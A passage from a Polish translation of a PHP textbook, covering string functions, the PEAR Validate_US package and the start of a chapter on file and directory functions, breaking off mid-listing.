Ta funkcja doskonale nadaje się na przykład do automatycznego ukrywania adresów poczty elektronicznej przed programami, które starają się je odnajdywać na stronach WWW:

```
<?php
    $author = "jkowal@przykladyphp.pl";
    $author = str_replace("@","(at)",$author);
    echo "Aby skontaktować się z autorem, napisz na adres $author.";
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Aby skontaktować się z autorem, napisz na adres jkowal(at)przykladyphp.pl.
```

Funkcja `str_ireplace()` działa tak samo jak `str_replace()`, z tym że zapewnia możliwość przeszukiwania z uwzględnieniem wielkości liter.

Pobieranie fragmentu łańcucha

Funkcja `strstr()` zwraca końcową część łańcucha znaków, rozpoczynającą się od miejsca pierwszego wystąpienia podanego poszukiwanego łańcucha. Oto jej prototyp:

```
string strstr(string lancuch, string poszukiwany [, bool przed_szukanym])
```

Opcjonalny parametr *`przed_szukanym`* zmienia działanie funkcji w taki sposób, że zwraca ona początkowy fragment łańcucha *`lancuch`* kończący się w miejscu odnalezienia pierwszego wystąpienia łańcucha *`poszukiwany`*.

Poniższy przykład używa funkcji `strstr()` oraz `ltrim()`, by określić i wyświetlić nazwę domeny pobraną z adresu poczty elektronicznej:

```
<?php
    $url = "jkowal@przykladyphp.pl";
    echo ltrim(strstr($url, "@"),"@");
?>
```

Jego wykonanie zwróci następujący wynik:

```
przykladyphp.pl
```

Pobieranie fragmentu łańcucha na podstawie predefiniowanego położenia

Funkcja `substr()` zwraca fragment łańcucha rozpoczynający się w określonym miejscu i posiadający zadaną długość. Oto jej prototyp:

```
string substr(string lancuch, int poczatek [, int dlugosc])
```

Jeśli opcjonalny parametr *`dlugosc`* nie zostanie podany, to funkcja zwróci fragment łańcucha wejściowego *`lancuch`* rozpoczynający się w miejscu określonym parametrem *`poczatek`* i kończący na samym końcu łańcucha wejściowego. Należy przy tym pamiętać o czterech ważnych aspektach działania funkcji:

- Jeśli wartość parametru *`poczatek`* jest większa od zera, to określa ona miejsce, w którym rozpocznie się pobierany fragment, licząc od początku łańcucha wejściowego.
- Jeśli wartość parametru *`poczatek`* jest mniejsza od zera, to pobierany fragment rozpocznie się w miejscu określonym jako *`dlugosc–poczatek`*, licząc od początku łańcucha wejściowego.
- Jeśli wartość parametru *`dlugosc`* została podana i jest większa od zera, to zostanie zwrócony fragment łańcucha składający się ze znaków umieszczonych na pozycjach od *`poczatek`* do *`poczatek+dlugosc`*. Jeśli wyznaczone w ten sposób położenie końca pobieranego fragmentu przekroczy koniec łańcucha wejściowego, to pobierany fragment łańcucha będzie krótszy i zakończy się wraz z końcem łańcucha wejściowego.
- Jeśli wartość parametru *`dlugosc`* została podana i jest mniejsza od zera, to określi ona miejsce, w którym zakończy się pobierany fragment łańcucha, licząc od końca łańcucha wejściowego.

Należy pamiętać, że *`poczatek`* jest przesunięciem, licząc od pierwszego znaku łańcucha wejściowego, dlatego też zwracany łańcuch znaków rozpocznie się faktycznie od znaku *`poczatek+1`*. Przeanalizujmy poniższy prosty przykład:

```
<?php
    $car = "1944 Ford";
    echo substr($car, 5);
?>
```

Jego wykonanie zwróci następujący wynik:

```
Ford
```

W kolejnym przykładzie został zastosowany także opcjonalny parametr *dlugosc*:

```
<?php
    $car = "1944 Ford";
    echo substr($car, 0, 4);
?>
```

Wykonanie tego przykładu zwróci następujący wynik:

```
1944
```

W ostatnim przykładzie został zastosowany opcjonalny parametr *dlugosc* o wartości mniejszej od zera:

```
<?php
    $car = "1944 Ford";
    echo substr($car, 2, -5);
?>
```

Zwróci on następujący wynik:

```
44
```

Określanie częstotliwości występowania łańcucha

Funkcja `substr_count()` zwraca liczbę określającą, ile razy jeden łańcuch występuje w drugim. Oto jej prototyp:

`int substr_count(string lancuch, string szukany [, int przesuniecie [, int dlugosc]])`

Opcjonalne parametry *przesuniecie* oraz *dlugosc* określają miejsce, od jakiego rozpocznie się analiza, oraz maksymalną długość analizowanego fragmentu łańcucha wejściowego *lancuch* (przy czym będzie ona liczona od miejsca określonego parametrem *przesuniecie*).

Poniższy przykład określa, ile razy konsultant IT używał w swojej prezentacji różnych modnych słów:

```
<?php
    $buzzwords = array("potencjał", "synergię", "przestrzeni");

    $talk = <<< talk
    Jestem pewny, że nasz nowy produkt pozwala zmierzyć potencjał
    tej przestrzeni, generując prawdziwą synergię pomiędzy zespołami
    deweloperskim i marketingowym. Oceniam, że czas konieczny na całkowite
    pozyskanie tej przestrzeni wyniesie nie więcej niż trzy miesiące.
talk;

    foreach($buzzwords as $bw) {
        echo "Słowo '$bw' wystąpiło ".substr_count($talk,$bw)." raz(y).<br />";
    }
?>
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki:

```
Słowo 'potencjał' wystąpiło 1 raz(y).
Słowo 'synergię' wystąpiło 1 raz(y).
Słowo 'przestrzeni' wystąpiło 2 raz(y).
```

Zastępowanie fragmentu łańcucha innym

Funkcja `substr_replace()` zastępuje fragment łańcucha znaków określonym zamiennikiem, przy czym zarówno miejsce, w jakim rozpocznie się zamieniany fragment, jak i jego długość można określić w wywołaniu. Poniżej przedstawiłem prototyp funkcji `substr_replace()`:

```
string substr_replace(string lancuch, string zamiennik, int poczatek [, int dlugosc])
```

Ewentualnie działanie funkcji może się także zakończyć po zastąpieniu fragmentu łańcucha. Korzystając z tej funkcji, należy pamiętać o kilku aspektach jej działania związanych z wartościami parametrów *`poczatek`* i *`dlugosc`*:

- Jeśli wartość parametru *`poczatek`* jest większa od zera, to operacja zastępowania zacznie się od znaku o podanym numerze.
- Jeśli wartość parametru *`poczatek`* jest mniejsza od zera, to operacja zastępowania rozpocznie się w miejscu określonym jako *`dlugosc–poczatek`*, licząc od początku łańcucha wejściowego.
- Jeśli wartość parametru *`dlugosc`* została podana i jest większa od zera, to zostanie zamieniony fragment łańcucha o tej długości.
- Jeśli wartość parametru *`dlugosc`* została podana, lecz jest mniejsza od zera, to operacja zastępowania zakończy się podaną liczbę znaków przed końcem łańcucha wejściowego.

Załóżmy, że tworzymy witrynę do handlu elektronicznego i na stronie profilu użytkownika chcemy pokazywać jedynie cztery ostatnie cyfry podanego numeru karty kredytowej. Funkcja `substr_replace()` idealnie nadaje się do wykonania tego zadania:

```
<?php
    $ccnumber = "1234567899991111";
    echo substr_replace($ccnumber,"************",0,12);
?>
```

Powyższy fragment kodu zwróci następujący wynik:

```
************1111
```

Dopełnianie oraz przycinanie łańcuchów znaków

Zapewnienie prawidłowego formatowania prezentowanych informacji wymaga czasem odpowiedniego dopełniania lub przycinania łańcuchów znaków. PHP udostępnia kilka funkcji pozwalających na wykonywanie takich operacji. Kilka najczęściej używanych funkcji należących do tej grupy zostało opisanych w tym punkcie rozdziału.

Usuwanie znaków z początku łańcucha

Funkcja `ltrim()` usuwa różne znaki z początku łańcucha. Usuwane są następujące znaki: odstępy, tabulacje poziome (`\t`), znaki nowego wiersza (`\n`), powrotu karetki (`\r`), NULL (`\0`) oraz tabulacje pionowe (`\x0b`). Poniżej przedstawiłem prototyp tej funkcji:

```
string ltrim(string lancuch [, string lista_znakow])
```

Korzystając z opcjonalnego parametru *`lista_znakow`*, można określić dodatkowe znaki, jakie chcemy usunąć.

Usuwanie znaków z końca łańcucha

Funkcja `rtrim()` działa dokładnie tak samo jak `ltrim()`, z tym że usuwa znaki z końca łańcucha, a nie z jego początku. Oto jej prototyp:

```
string rtrim(string lancuch [, string lista_znakow])
```

Usuwanie znaków z początku i końca łańcucha

Funkcję `trim()` można sobie wyobrazić jako połączenie funkcji `ltrim()` oraz `rtrim()` — usuwa ona znaki zarówno z początku, jak i z końca łańcucha:

```
string trim(string lancuch [, string lista_znakow])
```

Dopełnianie łańcucha

Funkcja `str_pad()` dodaje do łańcucha znaki, dopełniając go do zadanej długości. Oto jej prototyp:

```
string str_pad(string lancuch, int dlugosc [, string dopelnienie [, int typ_dopelniania]])
```

Jeśli opcjonalny parametr *`dopelnienie`* nie zostanie podany w wywołaniu, to funkcja będzie uzupełniać łańcuch znakami odstępu; w przeciwnym razie do dopełniania zostanie użyty podany łańcuch. Domyślnie dodatkowe znaki będą umieszczane z prawej strony łańcucha, jednak ten domyślny sposób działania funkcji można zmienić, określając wartość drugiego opcjonalnego parametru *`typ_dopelniania`*. Może on przyjmować następujące wartości: `STR_PAD_RIGHT` (wartość domyślna), `STR_PAD_LEFT` (dodatkowe znaki będą umieszczane z lewej strony łańcucha) lub `STR_PAD_BOTH` (dodatkowe znaki będą umieszczane po obu stronach łańcucha). Poniższy przykład pokazuje, jak można użyć tej funkcji, by uzupełnić łańcuch znaków:

```
<?php
    echo str_pad("Sałata", 10)." jest pyszna.";
?>
```

Jego wykonanie zwróci następujący wynik:

```
Sałata    jest pyszna.
```

W kolejnym przykładzie został zastosowany także opcjonalny parametr funkcji `str_pad()`:

```
<?php
    $header = "Rejestr akcji";
    echo str_pad ($header, 20, "=+", STR_PAD_BOTH);
?>
```

Wykonanie tego fragmentu zwróci łańcuch znaków o następującej postaci:

```
=+=Rejestr akcji=+=+
```

Warto zwrócić uwagę, że funkcja przycina łańcuch znaków używany do dopełniania, jeśli dodanie go w całości spowodowałoby, że długość wynikowego łańcucha znaków przekroczy zadaną wartość.

Zliczanie znaków i słów

Czasami może się nam przydać możliwość pozyskania sumarycznej liczby liter lub słów w łańcuchu znaków. Choć dzięki ogromnym możliwościom przetwarzania łańcuchów znaków, jakimi dysponuje język PHP, operacje te już od dawna były trywialne, to jednak zdecydowano się sformalizować cały proces, dodając dwie funkcje przedstawione w tym punkcie rozdziału.

Określanie liczby znaków w łańcuchu

Funkcja `count_chars()` zwraca informacje dotyczące znaków wchodzących w skład przekazanego łańcucha. Oto jej prototyp:

```
różna count_chars(string lancuch [, int tryb])
```

Działanie funkcji zależy od wartości drugiego, opcjonalnego parametru *tryb*:

- 0: funkcja zwraca tablicę, której kluczami są unikalne wartości bajtów pobranych z łańcucha, a wartościami — liczba ich wystąpień (nawet jeśli nie występują). To domyślny sposób działania funkcji.
- 1: funkcja działa tak samo jak w przypadku, gdy *tryb* wynosi 0, jednak zwracane są tylko te wartości bajtów, które wystąpiły przynajmniej raz.
- 2: funkcja działa analogicznie jak w przypadku, gdy *tryb* wynosi 0, jednak zwracane są tylko te wartości bajtów, dla których liczba wystąpień wynosi 0.
- 3: funkcja zwraca łańcuch znaków zawierający wszystkie odszukane wartości bajtów.
- 4: funkcja zwraca łańcuch znaków zawierający tylko te wartości bajtów, które nie zostały odnalezione w łańcuchu.

Przedstawiony poniżej przykład zlicza wystąpienia poszczególnych liter w łańcuchu znaków zapisanym w zmiennej `$sentence`:

```
<?php
    $sentence = "W Hiszpanii deszcze padają zazwyczaj na równinach.";

    // Pobranie odnalezionych znaków i liczby ich wystąpień
    $chart = count_chars($sentence, 1);

    foreach($chart as $letter=>$frequency)
        echo "Znak ".chr($letter)." wystąpił $frequency raz(y)<br />";
?>
```

Jego wykonanie zwróci następujące wyniki:

```
Znak wystąpił 6 raz(y)
Znak . wystąpił 1 raz(y)
Znak H wystąpił 1 raz(y)
Znak W wystąpił 1 raz(y)
Znak a wystąpił 7 raz(y)
Znak c wystąpił 3 raz(y)
Znak d wystąpił 2 raz(y)
Znak e wystąpił 2 raz(y)
Znak h wystąpił 1 raz(y)
Znak i wystąpił 4 raz(y)
Znak j wystąpił 2 raz(y)
Znak n wystąpił 4 raz(y)
Znak p wystąpił 2 raz(y)
Znak r wystąpił 1 raz(y)
Znak s wystąpił 2 raz(y)
Znak w wystąpił 2 raz(y)
Znak y wystąpił 1 raz(y)
Znak z wystąpił 6 raz(y)
Znak ą wystąpił 1 raz(y)
Znak ó wystąpił 1 raz(y)
```

Zliczanie słów w łańcuchu

Funkcja `str_word_count()` zwraca informacje dotyczące sumarycznej liczby słów występujących w podanym łańcuchu znaków. Poniżej przedstawiłem jej prototyp:

```
różna str_word_count(string lancuch [, int format])
```

Jeśli opcjonalny parametr *format* nie zostanie podany w wywołaniu, to funkcja zwróci całkowitą, sumaryczną liczbę słów występujących w łańcuchu. Jeśli jednak wartość tego parametru zostanie podana, to zmieni działanie funkcji w następujący sposób:

- 1: funkcja zwraca tablicę zawierającą wszystkie słowa tworzące łańcuch.
- 2: funkcja zwraca tablicę asocjacyjną, której kluczami są kolejne liczbowe pozycje słów, a wartościami — same słowa.

Przeanalizujmy następujący przykład:

```
<?php
    $summary = <<< summary
    W kolejnym odcinku serii artykułów o PHP publikowanych na witrynie
    Developer.com omawiam wiele usprawnień wprowadzonych w nowej
    architekturze obiektowej, zaimplementowanej w PHP 5.
summary;

    $words = str_word_count($summary);
    printf("Sumaryczna liczba słów: %s", $words);
?>
```

Jego wykonanie wyświetli następujący komunikat:

```
Sumaryczna liczba słów: 23
```

Funkcji tej można użyć wraz z funkcją `array_count_values()`, by określić liczbę wystąpień poszczególnych słów w łańcuchu:

```
<?php
    $summary = <<< summary
    W kolejnym odcinku serii artykułów o PHP publikowanych na witrynie
    Developer.com omawiam wiele usprawnień wprowadzonych w nowej
    architekturze obiektowej, zaimplementowanej w PHP 5.
summary;

    $words = str_word_count($summary, 2);
    $frequency = array_count_values($words);
    print_r($frequency);
?>
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki[4]:

```
Array ( [W] => 1 [kolejnym] => 1 [odcinku] => 1 [serii] => 1 [artykuł] => 1 [ów] => 1 [o] => 1
↪[PHP] => 2 [publikowanych] => 1 [na] => 1 [witrynie] => 1 [Developer] => 1 [com] => 1 [omawiam]
↪=> 1 [wiele] => 1 [usprawnień] => 1 [wprowadzonych] => 1 [w] => 2 [nowej] => 1 [architekturze] =>
↪1 [obiektowej] => 1 [zaimplementowanej] => 1 )
```

Stosowanie PEAR — pakiet Validate_US

Niezależnie od tego, czy tworzona aplikacja jest przeznaczona do zastosowania w sektorze bankowym, medycznym, informatycznym, w handlu, czy też jakimkolwiek innym, to z dużym prawdopodobieństwem można przyjąć, że będą w niej podobne elementy danych. Na przykład jest bardzo prawdopodobne, że trzeba

[4] Jak pokazują wyniki przykładowego skryptu, funkcja ta nie potrafi prawidłowo radzić sobie ze słowami zawierającymi polskie znaki diakrytyczne. Działanie funkcji nie jest w tym przypadku zależne od używanego kodowania — niezależnie od tego, czy użyjemy kodowania UTF-8, czy ISO-8859-2, podział na słowa będzie identyczny — *przyp. tłum.*

będzie pobrać od użytkownika, a następnie sprawdzić poprawność numeru telefonu lub symbol określający nazwę stanu — i to niezależnie od tego, czy aplikacja będzie obsługiwać klientów, pacjentów, czy też pracowników. Taka powtarzalność stwarza doskonałą okazję do napisania biblioteki obsługującej konkretne zagadnienia niezależnie od aplikacji, w jakiej będą one później stosowane. I rzeczywiście, ponieważ my musimy rozwiązywać takie powtarzające się problemy, przed tą samą koniecznością stają także inni programiści. Dlatego też dobrym i roztropnym wyjściem będzie sprawdzenie, czy ktoś już nie rozwiązał naszego problemu i nie udostępnił odpowiedniej biblioteki w repozytorium PEAR.

■ **Uwaga** Jeśli Czytelnik jeszcze nie miał okazji poznać PEAR i skorzystać z niego, to przed dalszą lekturą powinien zajrzeć do rozdziału 11.

W efekcie krótkiego przeszukania repozytorium PEAR okazuje się, że dostępny jest w nim pakiet `Validate_US`, umożliwiający weryfikację poprawności różnego typu danych, dostosowanych do realiów USA. Choć wciąż jest on we wstępnej fazie rozwoju, pozwala jednak już na sprawdzenie syntaktycznej poprawności numerów telefonów, numerów SSN (numeru ubezpieczenia społecznego), skrótowych nazw stanów oraz kodów pocztowych. W tym podrozdziale opisałem, w jaki sposób można zainstalować ten pakiet i skorzystać z jego możliwości.

Instalowanie pakietu Validate_US

Aby skorzystać z pakietu `Validate_US`, należy go najpierw zainstalować. W tym celu należy wykonać operacje przedstawione na poniższym przykładzie:

```
%>pear install Validate_US-beta
downloading Validate_US-0.5.3.tgz ...
Starting to download Validate_US-0.5.3.tgz (7,834 bytes)
.....done: 7,834 bytes
install ok: channel://pear.php.net/Validate_US-0.5.3
```

Stosowanie pakietu Validate_US

Pakiet `Validate_US` jest bardzo prosty w użyciu: wystarczy stworzyć obiekt klasy `Validate_US` i wywołać jedną z jego metod. Klasa ta udostępnia w sumie siedem metod, z których cztery służą do weryfikacji poprawności danych. Są to następujące metody:

- `phoneNumber()`: metoda weryfikuje poprawność numeru telefonu, zwracając wartość `TRUE` w przypadku powodzenia oraz `FALSE`, jeśli numer okaże się nieprawidłowy. Numery można zapisywać w wielu różnych formatach, takich jak `xxx xxx-xxxx`, `(xxx) xxx-xxxx`, oraz w podobnych kombinacjach bez znaków minusa, nawiasów i odstępów. Na przykład następujące numery: `(614)999-9999`, `61 49999999` oraz `(614)9999999` zostaną uznane za prawidłowe, natomiast numery `(6149999999`, `614-999-9999` i `614999` będą błędne.
- `postalCode()`: metoda weryfikuje poprawność kodu pocztowego, zwracając wartość `TRUE`, jeśli jest dobry, oraz wartość `FALSE`, jeśli jest zapisany błędnie. Metoda akceptuje kody zapisane w wielu różnych formatach, takich jak `xxxxx`, `xxxxxxxxx`, `xxxxx-xxxx`, oraz ich kombinacjach bez kresek. Oto przykłady kodów, które metoda uzna za prawidłowe: `43210` oraz `43210-0362`; a także przykłady błędnie zapisanych kodów: `4321`, `4321009999`.
- `region()`: metoda sprawdza poprawność skrótów reprezentujących nazwy stanów USA i w zależności od tego, czy są prawidłowe, czy nie, zwraca odpowiednio wartości `TRUE` lub `FALSE`. Akceptuje skróty dwuliterowe stosowane przez U.S. Postal Service[5] (*www.usps.com/ncsc/lookups/usps_abbreviations.html*). Oto kilka przykładów prawidłowych skrótów: `OH`, `CA` lub `NY`; a także skróty nieprawidłowe: `CC`, `DUI` lub `BASF`.

[5] Amerykańska Agencja Pocztowa — odpowiednik Poczty Polskiej — *przyp. tłum.*

- `ssn()`: metoda sprawdza prawidłowość numeru SSN (numer ubezpieczenia społecznego w USA), a dodatkowo pobiera także informacje udostępniane na witrynie Social Security Administration Web (*www.ssa.gov*). Jeśli numer jest prawidłowy, metoda zwraca `TRUE`; w przeciwnym razie zwraca wartość `FALSE`. Metoda umożliwia podawanie numeru SSN zapisywanego w kilku formatach, między innymi: `xxx-xx-xxxx`, `xxx xx xxx`, `xxx/xx/xxxx`, `xxx\txx\txxx` (gdzie `\t` oznacza znak tabulacji), `xxx\nxx\nxxx` (gdzie `\n` oznacza znak nowego wiersza), oraz we wszelkich dziewięciocyfrowych kombinacjach poprzednich formatów zapisywanych ze znakami minusa, odstępu, ukośnika, tabulacji czy nowego wiersza. Oto przykłady prawidłowych numerów SSN: `479-35-6432` i `591467543`, a także numery nieprawidłowe: `999999999`, `777665555` i `45678`.

Znając definicje metod, zastosowanie ich w kodzie jest bardzo proste. Załóżmy na przykład, że chcemy sprawdzić numer telefonu. W tym celu wystarczy utworzyć obiekt klasy `Validate_US` i wywołać metodę `phoneNumber()`, jak to pokazuje poniższy przykład:

```
<?php
    include "Validate/US.php";
    $validate = new Validate_US();
    echo $validate->phoneNumber("614-999-9999") ? "Prawidłowy!" : "Błędny!";
?>
```

Ponieważ metoda `phoneNumber()` zwraca wartość logiczną, zatem wykonanie powyższego przykładu spowoduje wyświetlenie napisu `Prawidłowy!`. Z kolei jeśli w wywołaniu metody zostanie przekazany numer w postaci `614-876530932`, użytkownik zostanie poinformowany o tym, że jest on błędny.

Podsumowanie

Wiele spośród funkcji przedstawionych w tym rozdziale będzie należało do grupy funkcji najczęściej używanych podczas pisania aplikacji internetowych w języku PHP, gdyż stanowią one podstawę mechanizmów obsługi i przetwarzania łańcuchów znaków.

W następnym rozdziale została przedstawiona kolejna grupa bardzo popularnych funkcji — funkcje związane z operacjami na plikach i wykorzystaniem możliwości systemu operacyjnego.

ROZDZIAŁ 10

Obsługa plików i korzystanie z systemu operacyjnego

Obecnie bardzo trudno jest napisać aplikację całkowicie samowystarczalną — czyli taką, która nie bazuje, nawet w niewielkim stopniu, na integracji z jakimiś zasobami zewnętrznymi, takimi jak system plików, system operacyjny, a czasami nawet inne języki programowania. Przyczyna takich zależności jest całkiem prosta: wraz z rozwojem języków, systemów plików i systemów operacyjnych rosnące możliwości integracji najbardziej potężnych funkcji każdej z tych technologii w jednym produkcie zwiększają możliwości tworzenia znacznie bardziej wydajnych, skalowalnych i nowoczesnych aplikacji. Oczywiście, cała sztuka polega na wyborze odpowiedniego języka, który zapewni wygodne i efektywne narzędzie pozwalające na realizację takiej integracji. Na szczęście PHP doskonale spełnia oba te warunki, udostępniając programistom szeroką gamę narzędzi służących nie tylko do zapisu i odczytu plików czy operacji na plikach, lecz także do wykonywania programów na poziomie powłoki systemowej. Ten rozdział zawiera wprowadzenie do tych zagadnień, przedstawiając informacje dotyczące:

- **Plików i katalogów**: w tej części rozdziału Czytelnik dowie się, jak zdobywać informacje na temat plików i katalogów, określać ich wielkość, czasy utworzenia i modyfikacji i tak dalej.
- **Operacji wejścia-wyjścia na plikach**: tu Czytelnik dowie się, jak korzystać z plików, czyli wykonywać takie operacje, jak: tworzenie plików, usuwanie ich oraz odczytywanie i zapisywanie ich zawartości.
- **Obsługi zawartości katalogów**: ta część rozdziału opisuje sposoby pobierania informacji o zawartości katalogów.
- **Wykonywania poleceń z poziomu powłoki systemu**: tutaj Czytelnik dowie się, w jaki sposób wbudowane funkcje i mechanizmy PHP pozwalają korzystać w aplikacjach internetowych z możliwości udostępnianych przez system operacyjny.
- **Kontroli danych wejściowych**: ta część rozdziału opisuje możliwości kontroli danych wejściowych i pokazuje, jak można zabezpieczać swój program przed przekazywanymi przez użytkowników danymi, które potencjalnie mogą być szkodliwe dla naszych danych lub nawet dla systemu operacyjnego.

Uwaga PHP udostępnia szczególnie wygodne narzędzia do korzystania z systemu plików, czego najlepszym dowodem jest coraz większa popularność tego języka jako narzędzia używanego do pisania skryptów wykonywanych z poziomu wiersza poleceń (możliwość ta została wprowadzona w wersji PHP 4.2.0). Zagadnienia te wykraczają poza zakres tej książki, jednak można znaleźć informacje na ich temat w dokumentacji języka.

Pobieranie informacji o plikach i katalogach

Organizowanie powiązanych ze sobą danych w struktury składające się z tak zwanych **plików** i **katalogów** już od dawna było podstawowym pojęciem nowoczesnych środowisk informatycznych. Właśnie dlatego programiści często potrzebują możliwości pobierania szczegółowych informacji dotyczących plików i katalogów, takich jak ich położenie, rozmiar, data ostatniej modyfikacji, data ostatniego odwołania itp. W tej części rozdziału zostało opisanych wiele wbudowanych funkcji PHP zapewniających dostęp do tych istotnych danych.

Przetwarzanie ścieżki

Czasami przydaje się możliwość przeanalizowania ścieżki i określania na jej podstawie interesujących nas atrybutów, takich jak nazwa rozszerzenia, komponent katalogu czy też nazwa bazowa. Zadania te można wykonywać przy użyciu kilku funkcji, które zostały opisane w tym punkcie rozdziału.

Określanie nazwy pliku na podstawie ścieżki

Funkcja `basename()` zwraca nazwę pliku na podstawie pełnej ścieżki. Poniżej przedstawiłem prototyp tej funkcji:

```
string basename(string sciezka [, string koncowka])
```

Jeśli w wywołaniu funkcji zostanie podany opcjonalny parametr *koncowka*, to zostanie on pominięty, gdy będzie częścią zwracanej nazwy pliku. Oto przykład zastosowania tej funkcji:

```
<?php
    $path = '/home/www/data/uzytkownicy.txt';
    printf("Nazwa pliku: %s <br />", basename($path));
    printf("Nazwa pliku bez rozszerzenia: %s <br />", basename($path, ".txt"));
?
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Nazwa pliku: uzytkownicy.txt
Nazwa pliku bez rozszerzenia: uzytkownicy
```

Określanie katalogu na podstawie ścieżki

Funkcja `dirname()` jest w zasadzie przeciwieństwem funkcji `basename()` — zwraca ona fragment ścieżki określający nazwy katalogów. Poniżej przedstawiłem jej prototyp:

```
string dirname(string sciezka)
```

Poniższy fragment kodu wyświetli ścieżkę katalogów prowadzących do pliku *uzytkownicy.txt*.

```
<?php
    $path = '/home/www/data/uzytkownicy.txt';
    printf("Ścieżka katalogów: %s", dirname($path));
?>
```

Oto wynik działania tego skryptu:

```
Ścieżka katalogów: /home/www/data
```

Pobieranie dodatkowych informacji o ścieżce

Funkcja `pathinfo()` zwraca tablicę asocjacyjną zawierającą cztery elementy określone na podstawie ścieżki — nazwę katalogu, nazwę bazową oraz rozszerzenie. Oto jej prototyp:

```
array pathinfo(string sciezka [, opcje])
```

W ramach przykładu przeanalizujemy następującą ścieżkę:

```
/home/www/htdocs/book/chapter10/index.html
```

Funkcja `pathinfo()` pozwala podzielić tę ścieżkę na cztery komponenty:

- katalogi: `/home/www/htdocs/book/chapter10`;
- nazwę bazową: `index.html`;
- rozszerzenie pliku: `html`;
- nazwę pliku: `index`.

Poniżej przedstawiłem przykład pokazujący, w jaki sposób można użyć funkcji `pathinfo()` w celu uzyskania tych informacji:

```
<?php
    $pathinfo = pathinfo('/home/www/htdocs/book/chapter10/index.html');
    printf("Ścieżka katalogów: %s <br />", $pathinfo['dirname']);
    printf("Nazwa bazowa: %s <br />", $pathinfo['basename']);
    printf("Rozszerzenie: %s <br />", $pathinfo['extension']);
    printf("Nazwa pliku: %s <br />", $pathinfo['filename']);
?>
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki:

```
Ścieżka katalogów: /home/www/htdocs/book/chapter10
Nazwa bazowa: index.html
Rozszerzenie: html
Nazwa pliku: index
```

Przy użyciu drugiego, opcjonalnego parametru funkcji można określić, które z komponentów ścieżki mają być zwracane. Na przykład w przypadku przekazania wartości `PATHINFO_FILENAME` w tablicy wynikowej zostanie zapisana wyłącznie nazwa pliku. Pełną listę akceptowalnych wartości parametru *`opcje`* można znaleźć w dokumentacji PHP.

Określanie ścieżki bezwzględnej

Funkcja `realpath()` zamienia wszystkie łącza symboliczne i odwołania względne umieszczone w przekazywanej ścieżce (parametr *`sciezka`*) na rzeczywistą ścieżkę bezwzględną. Oto prototyp tej funkcji:

```
string realpath(string sciezka)
```

Załóżmy na przykład, że w strukturze katalogów znajduje się następująca ścieżka:

```
/home/www/htdocs/book/images/
```

Funkcji `realpath()` można użyć do wyznaczenia dowolnej, prawidłowej lokalnej ścieżki.

```
<?php
    $imgPath = '../../images/cover.gif';
    $absolutePath = realpath($imgPath);
    // Zwraca: /www/htdocs/book/images/cover.gif
?>
```

Określanie wielkości pliku, katalogu i dysku

Obliczanie wielkości pliku, katalogu oraz dysku to zadania, które są często wykonywane we wszelkiego typu aplikacjach. W tym punkcie rozdziału zostało przestawionych kilka standardowych funkcji PHP służących do pobierania takich informacji.

Określanie wielkości pliku

Funkcja `filesize()` zwraca wielkość wskazanego pliku wyrażoną w bajtach. Oto jej prototyp:

```
int filesize(string nazwa_pliku)
```

Oto przykład zastosowania tej funkcji:

```
<?php
    $file = '/www/htdocs/book/rozdzial1.pdf';
    $bytes = filesize($file);
    $kilobytes = round($bytes/1024, 2);
    printf("Wielkość pliku %s wynosi: $bytes bajtów lub %.2f kilobajtów",
    basename($file), $kilobytes);
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
Wielkość pliku rozdzial1.pdf wynosi: 91815 bajtów lub 89.66 kilobajtów
```

Określanie wielkości wolnego miejsca na dysku

Funkcja `disk_free_space()` zwraca, wyrażoną w bajtach, ilość wolnego miejsca na partycji, na której znajduje się przekazana ścieżka. Oto prototyp tej funkcji:

```
float disk_free_space(string katalog)
```

Oto przykład użycia tej funkcji:

```
<?php
    $drive = '/usr';
    printf("Na dysku %s pozostaje %.2f MB wolnego miejsca", $drive,
    round((disk_free_space($drive) / 1048576), 2));
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
Na dysku /usr pozostaje 2141.29 MB wolnego miejsca
```

Warto zwrócić uwagę, że przykładowy skrypt zwrócił obszar wyrażony w megabajtach, gdyż wartość zwrócona przez funkcję `disk_free_space()` została podzielona przez 1 048 576, czyli liczbę bajtów w megabajcie.

Określanie całkowitej pojemności dysku

Funkcja `disk_total_space()` zwraca, wyrażoną w bajtach, całkowitą wielkość partycji, na której znajduje się wskazana ścieżka. Oto prototyp tej funkcji:

```
float disk_total_space (string katalog)
```

Korzystając z dwóch ostatnich funkcji, `disk_free_space()` oraz `disk_total_space()`, łatwo można wyliczyć przydatne informacje dotyczące wykorzystania dysku:

```
<?php
    $partition = '/usr';
    // Całkowita wielkość partycji
    $totalSpace = disk_total_space($partition) / 1048576;
    // Wielkość zajętego miejsca na partycji
    $usedSpace = $totalSpace - disk_free_space($partition) / 1048576;
    printf("Partycja: %s (Zajęte: %.2f MB. Dostępne: %.2f MB.)",
    $partition, $totalSpace, $usedSpace);
?>
```

Wykonanie tego przykładu zwróci następujący wynik:

```
Partycja: /usr (Zajęte: 36716.00 MB. Dostępne: 32327.61 MB.)
```

Określanie wielkości katalogu

Aktualnie PHP nie udostępnia żadnej standardowej funkcji do wyliczania całkowitego obszaru zajmowanego przez katalog, choć jest to zadanie wykonywane znacznie częściej niż pobieranie całkowitej pojemności dysku (do czego służy, przedstawiona w poprzednim podpunkcie, standardowa funkcja `disk_total_space()`). I choć istnieje możliwość skorzystania z polecenia systemowego *du*, które można wykonać przy użyciu funkcji `exec()` lub `system()` (obie zostały przedstawione w dalszej części rozdziału, „Funkcje PHP do wykonywania programów"), to jednak funkcje te często są wyłączane z powodów bezpieczeństwa. Alternatywnym rozwiązaniem jest napisanie własnej, niestandardowej funkcji, która będzie realizować to zadanie. Szczególnie dobrze do tego celu nadaje się funkcja rekurencyjna. Jedna z jej możliwych wersji została przedstawiona na listingu 10.1.

■ **Uwaga** Uniksowe polecenie *du* generuje podsumowanie informacji o wykorzystaniu przestrzeni dyskowej przez plik lub katalog. Więcej informacji na jego temat można znaleźć w systemie dokumentacji *man*.

Listing 10.1. *Określanie obszaru zajmowanego na dysku przez zawartość katalogu*

```
<?php
    function directorySize($directory) {

        $directorySize=0;
        // Otworzenie i odczytanie zawartości katalogu
        if ($dh = @opendir($directory)) {

            // Przetworzenie każdego elementu katalogu
            while (($filename = readdir ($dh))) {

